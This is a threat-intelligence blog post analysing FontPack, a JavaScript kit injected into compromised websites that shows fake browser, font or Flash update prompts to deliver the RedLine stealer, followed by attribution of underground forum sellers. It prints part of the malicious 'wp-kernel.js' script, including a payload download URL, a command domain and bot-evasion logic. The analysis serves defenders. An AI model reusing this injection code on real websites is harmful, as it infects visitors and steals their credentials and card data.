FontPack: A dangerous update

blog.group-ib.com/fontpack

03.06.2021

Attribution secrets: Who is behind stealing credentials and bank card data by asking to install fake Flash Player, browser or font updates?

Attribution is our main focus here at Group-IB Threat Intelligence & Attribution, and it becomes harder every year. The number of unique malicious programs is decreasing while affiliate programs (collaborations between threat actors) are on the rise, with the number and quality of attacks both going up. Today **Nikita Rostovtsev**, an analyst at Group-IB Threat Intelligence, will show you attribution in practice by examining a malicious landing page that Group-IB specialists are tracking as FontPack. You will see what this page distributes and how it does so, as well as learn other interesting things that Group-IB has uncovered.

First and foremost we need to find out who is behind the landing page, down to the specific hacking group or particular threat actor. All we know so far is that the page is hosted on compromised websites by injecting JS scripts. The scripts imitate a website crashing and display a message saying that users must update their software, e.g., the browser, Adobe Flash Player, or fonts. The code name used by our team, FontPack, is based on the decoy methods employed in the campaign we will analyze in this report.

Threat actors decide what particular fake to show their victim and how often to do so by changing relevant variables in the script code. According to our data, multiple unconnected hackers use the tool.


Let us focus on one campaign whose goal was to deliver the RedLine stealer to victim devices. When successful, threat actors were able to collect their victims' credentials, autocomplete field data, and bank card information. Our analysis revealed that, since November 2020, FontPack has infected at least 20 websites, including six that were involved in one campaign. But first things first.

What is FontPack?

By "landing page" we mean a target webpage that is shown to users and urges them to download a malicious file that will then be executed. The FontPack landing page has been known to Threat Intelligence & Attribution researchers since 2018. Other specialists may know it as "Domen toolkit" because of its variable called "var domen".

How is FontPack injected into websites?

Attacks start with injecting FontPack-containing JS scripts into websites created and controlled by the threat actors. Compromised legitimate websites are also used for the same purpose.



A fake window urging the user to update their browser, shown on top of a legitimate website

Often, victims visit websites that they trust and that they have already been visiting for months, until one day the website asks them to update an outdated plugin. When they do so, malware is downloaded to their computer. This type of attack is the most effective for threat actors and the most dangerous for regular users because victims do not suspect an infection from a website they trust. Readers who do not yet understand what such websites can look like might find the gif below helpful:

So, what exactly happened there? We see that a user goes to a website that they have visited before. After the victim spends some time there, the website contents starts to visually "break" and the browser asks the user to update Flash Player so that everything works properly again. The victim does so.


Landing page code analysis

To understand how such attacks work, we looked at the contents of the malicious JS script. By analyzing the website contents, we detected a JS script called "wp-kernel.js".


```
(function($) {
    $(window).load(function(){

        var linkMobile = ['Mobile']; // Link for mobile
        var linkDesktop = [['https://bitbucket.org/FlashPlayerUpdate/flashplayer/downloads/FlashPlayer.exe'], ['Chrome'], ['Firefox'], ['Opera'], ['Safari'], ['Edge'], ['IE']]; // Link for D
        var startTime = 10000; // Milliseconds
        var oneTimeShow = false; // true | false
        var secret = 'afdc531afd71f71719e90c48e9139866';
        var device = 'Desktop'; // All | Mobile | Desktop
        var banner = '3'; // 1 - Browser Update | 2 - Font | 3 - Flash
        var bugs = 'true'; // true | false
        var botPattern = "(googlebot\/|Googlebot-Mobile|bot|google|baidu|bing|msn|duckduckgo|teoma|slurp|yandex|Googlebot-Image|Google favicon|Mediapartners-Google|bingbot|slurp|java|wget|cu

        var browser_versions = [['74.0.3729.169'], ['56.0'], ['43.0.2442.1144'], ['12604.1.38.1.7'], ['40.15063.0.0'], ['11.608.15063.0'], ['566.441']]; //Chrome - Firefox - Opera - Safari -
        var font_versions = [['23.43.5443.12'], ['28.56.5543.23']]; //OLD - NEW

        /* Start */
        var domen = 'browsertelemetry.tk';

        var detecct = false;
        /* Detect Bot */
        var re = new RegExp(botPattern, 'i');
        var userAgent = navigator.userAgent;
        if (re.test(userAgent)) {
            detecct = true;
        }
        /* Detect Mac Linux Iphone */
        if (navigator.appVersion.indexOf("Mac")   != -1){
            detecct = true;
        };
        if (navigator.userAgent.match(/(iPod|iPhone|iPad)/)) {
            detecct = true;
        };

        var dopusk=false;
        if(/Android|webOS|iPhone|iPad|iPod|BlackBerry|IEMobile|Opera Mini/i.test(navigator.userAgent)){
            if(device=='Mobile'){dopusk=true}
        }else{
            if(device=='Desktop'){dopusk=true}
```

Example of FontPack landing page code showing that a fake website created using it will work both on desktop computers and mobile devices


The script contents clearly show that, in addition to personal computers, it can infect mobile devices running Android and Blackberry OS, as well as devices that use the mobile browsers IEMobile and Opera Mini. The script identifies what browser is used for the connection and based on this information provides the victim with a link to the relevant file. The script changes fake windows by changing the value of the variable *var banner:*



Fake browser update window



Fake font update window



Fake Adobe Flash Player update window

The variable var startTime sets the time (in milliseconds) after which the user will be shown a fake window.

The variable var linkMobile creates a link to an app for mobile devices (the link is not active in this particular case). As a result, in this particular campaign, we could only identify an infection designed for the Windows operating system.

As mentioned above, when the script is working website contents are visually distorted — this is what the variable var bugs does. For this to happen, the variable must be set to True. When the variable is set to False, there are no changes to the website.


The variable oneTimeShow, sets the frequency with which the script functions. If the variable is set to True, the script will only function once for every user.

In addition, the script contains a set of 27 language systems for which the fake windows will be shown. Spoiler alert: you will not find anything related to the post-Soviet region there.

The aim of the report is not to describe how the script works in detail, however, so let us move on.

The JS script code has the variable var domen with the value browsertelemetry[.]tk. The domain contains an admin panel hosted at https://browsertelemetry[.]tk/admin/login.


The admin panel uses the Cyrillic alphabet on the authentication page:



Admin panel used in the FontPack campaign


Underground platform profile analysis

In a report released on February 28, 2020, Malwarebytes researchers showed that the landing page in question was put up for sale on April 10, 2019. In a screenshot provided by the researchers, the thread author is a user with the username xxbtc. The same landing page was distributed by users with the usernames grinGo and holeo. It is noteworthy that the item was put up for sale by three different users on different underground platforms.



Every screenshot above has roughly the same text (with some variation) about selling a Russian-language landing page with the following content:
"Script for achieving EXE/APK installations!
The script is designed for achieving installations from websites/shells/fakes
It is adapted to both computers and mobile devices
The JS script connects to any website through <script>"

Interestingly, six days later xxbtc invited forum users to test MagBo, an exchange for trading shells. Let us note this fact and return to it later.



MagBo is slowly entering our story…

The user shared an invite code: CTXDDYMGFJ. According to our data, six users on various platforms posted similar messages with the same invite code.

Xxtbc, xenys, gonleen, amlogic, grinGo, and pacificcc.


In addition, a uniting factor for some of these usernames are Jabber and Telegram mentioned for communication purposes.

xxxbtc@exploit.im and @xengf

Xxbtc, kista, holeo, xenys, amlogic, exynos, gringo, and pacificcc.

The same Telegram account associated with different usernames. "For the last two days of the offer, the price is $50. Telegram @xengf. A big set for a very low price!"

